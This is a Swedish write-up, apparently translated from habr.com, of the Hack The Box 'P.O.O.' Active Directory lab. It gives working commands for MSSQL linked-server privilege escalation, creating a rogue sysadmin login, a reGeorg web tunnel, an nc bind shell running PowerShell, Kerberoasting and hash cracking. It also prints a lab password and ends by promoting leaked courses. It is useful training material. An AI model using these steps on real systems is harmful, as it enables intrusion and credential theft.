

I denna artikel ska vi titta på genomförandet av inte bara en maskin, utan en hel mini-laboratorie från plattformen .

Som beskrivs är P.O.O. avsedd för att testa färdigheter i alla stadier av attacker inom en liten Active Directory-miljö. Målet är att kompromettera en tillgänglig värd, höja privilegier och slutligen kompromettera hela domänen, samtidigt som 5 flaggor samlas.
Anslutningen till laboratoriet sker via VPN. Det rekommenderas att inte ansluta från din arbetsdator eller från en värd där du har viktiga data, eftersom du går in i ett privat nätverk med personer som har kunskap inom cybersäkerhet 🙂
Organisationsinformation
För att du ska kunna hålla dig informerad om nya artiklar, programvara och annan information har jag skapat och inom området cybersäkerhet. Även dina personliga förfrågningar, frågor, förslag och rekommendationer .
All information presenteras uteslutande i utbildningssyfte. Författaren av detta dokument tar inget ansvar för eventuell skada som orsakas någon genom användning av kunskaper och metoder som erhållits genom att studera detta dokument.
Intro

Denna endgame består av två maskiner och innehåller 5 flaggor.
Det ges även en beskrivning och adress till den tillgängliga värden.
Låt oss börja!
Recon flag
Denna maskin har IP-adressen 10.13.38.11, som jag lägger till i /etc/hosts.
10.13.38.11 poo.htb
Först skannar vi öppna portar. Eftersom det tar tid att skanna alla portar med nmap, gör jag först detta med masscan. Vi skannar alla TCP och UDP portar från gränssnittet tun0 med en hastighet av 500 paket per sekund.
sudo masscan -e tun0 -p1-65535,U:1-65535 10.13.38.11 --rate=500 
Nu för att få mer detaljerad information om tjänsterna som körs på portarna, låt oss köra en skanning med alternativet -A.
nmap -A poo.htb -p80,1433 
Så, vi har IIS och MSSQL-tjänster. Under tiden lär vi oss det verkliga DNS-namnet på domänen och datorn. På webbservern möts vi av IIS startsidan.
Låt oss lista upp katalogerna. Jag använder gobuster för detta. I parametrarna anger jag antalet trådar 128 (-t), URL (-u), ordlista (-w) och filändelser som vi är intresserade av (-x).
gobuster dir -t 128 -u poo.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,aspx,html 
På så vis har vi HTTP-autentisering för katalogen /admin, samt en tillgänglig fil för lagring av skrivbordstjänsten .DS_Store. .DS_Store är filer som lagrar användarinställningar för en mapp, såsom fil-lista, ikon-position, valt bakgrundsbild. En sådan fil kan hamna i en webbservers katalog hos webbutvecklare. På så vis får vi information om innehållet i katalogen. För detta kan vi använda .
python3 dsstore_crawler.py -i http://poo.htb/ 
Vi får innehållet i katalogen. Det mest intressanta här är katalogen /dev, varifrån vi i två grenar kan se källkoden och db-filer. Men vi kan se de första 6 tecknen av namnen på filer och kataloger, om tjänsten är sårbar mot IIS ShortName. Vi kan kontrollera om denna sårbarhet finns med hjälp av .

Och vi hittar en textfil som börjar med "poo_co". Utan att veta vad jag ska göra härnäst, valde jag helt enkelt ut alla ord som börjar med "co" från katalogordlistan.
cat /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt | grep -i "^co" > co_words.txtOch vi går igenom med hjälp av wfuzz.
wfuzz -w ./co_words.txt -u "http://poo.htb/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt" --hc 404 
Och vi hittar ett passande ord! Vi tittar på denna fil, sparar inloggningsuppgifterna (i och med parametern DBNAME, de är från MSSQL).

Vi lämnar in flaggan, och vi har avancerat med 20%.
Huh flag
Vi ansluter till MSSQL, jag använder DBeaver.

Inget intressant hittas i denna databas, låt oss skapa en SQL-editor och kontrollera vilka användare som finns.
SELECT name FROM master..syslogins; 
Vi har två användare. Låt oss kontrollera deras privilegier.
SELECT is_srvrolemember('sysadmin'), is_srvrolemember('dbcreator'), is_srvrolemember('bulkadmin'), is_srvrolemember('diskadmin'), is_srvrolemember('processadmin'), is_srvrolemember('serveradmin'), is_srvrolemember('setupadmin'), is_srvrolemember('securityadmin'); 
Så det finns inga privilegier. Låt oss ta en titt på de relaterade servrarna, jag har skrivit detaljerat om denna metodik .
SELECT * FROM master..sysservers; 
Så vi hittar en till SQL Server. Låt oss kontrollera kommandokörning på denna server med hjälp av openquery().
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'select @@version as version'); 
Och vi kan till och med bygga upp ett träd av frågor.
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT version FROM openquery("COMPATIBILITYPOO_PUBLIC", ''select @@version as version'');');Det är så att när vi gör en förfrågan till den kopplade servern, så utförs förfrågan i en annan användares kontext! Låt oss titta på i vilken användares kontext vi arbetar på den kopplade servern.
SELECT name FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT user_name() as name'); 
Och nu tittar vi på i vilken kontext förfrågningar från den kopplade servern utförs på vår!
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT name FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT user_name() as name'');'); 
Således är detta DBO-kontextet som bör ha alla privilegier. Låt oss kontrollera privilegierna vid en förfrågan från den kopplade servern.
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT * FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT is_srvrolemember(''''sysadmin''''), is_srvrolemember(''''dbcreator''''), is_srvrolemember(''''bulkadmin''''), is_srvrolemember(''''diskadmin''''), is_srvrolemember(''''processadmin''''), is_srvrolemember(''''serveradmin''''), is_srvrolemember(''''setupadmin''''), is_srvrolemember(''''securityadmin'''')'')'); 
Som man kan se, har vi alla privilegier! Låt oss skapa vår egen administratör. Men genom openquery tillåts det inte, låt oss göra detta genom EXECUTE AT.
EXECUTE('EXECUTE(''CREATE LOGIN [ralf] WITH PASSWORD=N''''ralfralf'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''CREATE USER [ralf] FOR LOGIN [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
Och nu loggar vi in med den nya användarens uppgifter och observerar den nya databasen flag.

Vi lämnar denna flagga och går vidare.
BackTrack flag
Vi får en shell via MSSQL, jag använder mssqlclient från impacket-paketet.
mssqlclient.py ralf:ralfralf@poo.htb -db POO_PUBLIC 
Vi behöver få tag på lösenord, och det första vi redan har stött på är webbplatsen. Så vi behöver konfigurationsfilen för webbservern (att placera en bekväm shell fungerar tydligen inte, det verkar vara en brandvägg).

Men åtkomsten är förbjuden. Även om vi kan läsa filer från MSSQL, måste vi veta vilka programmeringsspråk som är konfigurerade. Och i MSSQL-katalogen får vi veta att Python finns.

Så att läsa filen web.config är inga problem.
EXEC sp_execute_external_script
@language = N'Python',
@script = "print(open('C:inetpubwwwrootweb.config').read())" 

Med de hittade inloggningsuppgifterna går vi till /admin och hämtar flaggen.
Foothold flag
Det finns faktiskt vissa nackdelar med att använda brandvägg, men när vi granskar nätverksinställningarna märker vi att även IPv6 används!

Vi lägger till denna adress i /etc/hosts.
dead:babe::1001 poo6.htb
Låt oss skanna värden igen, men den här gången med protokollet IPv6.

Och WinRM-tjänsten är också tillgänglig över IPv6. Låt oss ansluta med de hittade referenserna.

Det finns en flagga på skrivbordet, låt oss lämna in den.
P00ned flag
Genom att göra reconnaissance på värden med hjälp av hittar vi inget speciellt. Då fattades beslutet att återigen leta efter referenser (jag har också skrivit om detta ). Men jag lyckades inte hämta alla SPN från systemet via WinRM.
setspn.exe -T intranet.poo -Q */* 
Låt oss köra kommandot via MSSQL.

Den angivna metoden ger oss SPN för användarna p00_hr och p00_adm, vilket innebär att de är sårbara för en attack som Kerberoasting. Kort sagt kan vi få tag på deras lösenordshashar.
Först behöver vi få en stabil shell som körs som användaren MSSQL. Men eftersom vi är begränsade i åtkomst har vi bara kontakt med värden via port 80 och 1433. Men det finns en möjlighet att tunnera trafik över port 80! För detta kommer vi att använda . Vi laddar upp filen tunnel.aspx till hemkatalogen för webbservern — C:inetpubwwwroot.

Men när vi försöker komma åt den får vi ett felmeddelande 404. Det betyder att filer med *.aspx inte körs. För att filer med detta tillägg ska köras, installerar vi ASP.NET 4.5 på följande sätt.
dism /online /enable-feature /all /featurename:IIS-ASPNET45 
Och nu när vi försöker nå tunnel.aspx får vi svaret att allt är klart för drift.

Låt oss starta klientdelen av applikationen som kommer att ansvara för att retransmittera trafiken. Vi kommer att omdirigera all trafik från port 5432 till servern.
python ./reGeorgSocksProxy.py -p 5432 -u http://poo.htb/tunnel.aspx 

Och vi använder proxychains för att skicka trafik från vilken applikation som helst genom vår proxy. Vi lägger till denna proxy i konfigurationsfilen /etc/proxychains.conf.

Nu laddar vi upp programmet , med hjälp av vilket vi ska skapa en stabil bind shell, samt skriptet , med hjälp av vilket vi kommer att genomföra Kerberoasting-attacken.
Nu startar vi listening via MSSQL.
xp_cmdshell C:tempnc64.exe -e powershell.exe -lvp 4321 
Och vi ansluter via vår proxy.
proxychains rlwrap nc poo.htb 4321 
Låt oss få tag på hasharna.
. .Invoke-Kerberoast.ps1
Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:tempkerb_hashes.txt' -Width 8000
typ kerb_hashes.txt 
Därefter måste vi bryta dessa hashar. Eftersom det inte fanns några lösenord i rockyou-ordlistan använde jag alla lösenordslister som tillhandahölls i Seclists. För att bryta dem använder vi hashcat.
hashcat -a 0 -m 13100 krb_hashes.txt /usr/share/seclists/Passwords/*.txt --forceOch vi hittar båda lösenorden, det första i ordboken dutch_passwordlist.txt och det andra i Keyboard-Combinations.txt.


Så vi har tre användare, vi går till domänkontrollern. Först tar vi reda på dess adress.

Bra, vi har fått IP-adressen till domänkontrollern. Låt oss ta reda på alla domänanvändare, och vem av dem som är administratör. För detta laddar vi ner skriptet PowerView.ps1. Sedan ansluter vi med evil-winrm, angivande sökvägen till skriptet i parametern -s. Och sedan laddar vi helt enkelt upp skriptet PowerView.

Nu har vi tillgång till alla dess funktioner. Användaren p00_adm verkar vara privilegierad, så vi arbetar i hans kontext. Vi skapar ett PSCredential-objekt för denna användare.
$User = 'p00_adm'
$Password = 'ZQ!5t4r'
$Cpass = ConvertTo-SecureString -AsPlainText $Password -force
$Creds = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Cpass
Nu kommer alla Powershell-kommandon där vi anger Creds att utföras i p00_adm:s namn. Låt oss lista användarna och attributet AdminCount.
Get-NetUser -DomainController dc -Credential $Creds | select name,admincount 
Så, vår användare är verkligen privilegierad. Låt oss se vilka grupper han tillhör.
Get-NetGroup -UserName "p00_adm" -DomainController dc -Credential $Creds 
Vi bekräftar till slut att användaren är domänadministratör. Detta ger honom rätt att logga in på domänkontrollern på distans. Låt oss försöka logga in via WinRM, genom att använda vår tunnel. Jag blev förvirrad av de fel som reGeorg gav när jag använde evil-winrm.

Då använder vi ett annat, enklare, för att ansluta till WinRM. Vi öppnar och ändrar inställningarna för anslutningen.

Vi försöker ansluta, och vi är inne i systemet.

Men det finns ingen flagga. Då kollar vi användaren och kontrollerar skrivborden.

Hos mr3ks hittar vi flaggan och laboratoriet är avklarat till 100%.
Det är allt. Som feedback, kommentera — har du lärt dig något nytt från denna artikel och var den användbar för dig?
Du kan gå med oss i . Där kan man hitta intressanta material, läckta kurser samt mjukvara. Låt oss bygga ett samhälle där det finns människor som kan mycket inom IT, så att vi alltid kan hjälpa varandra med alla frågor inom IT och IT-säkerhet.
Källa: habr.com
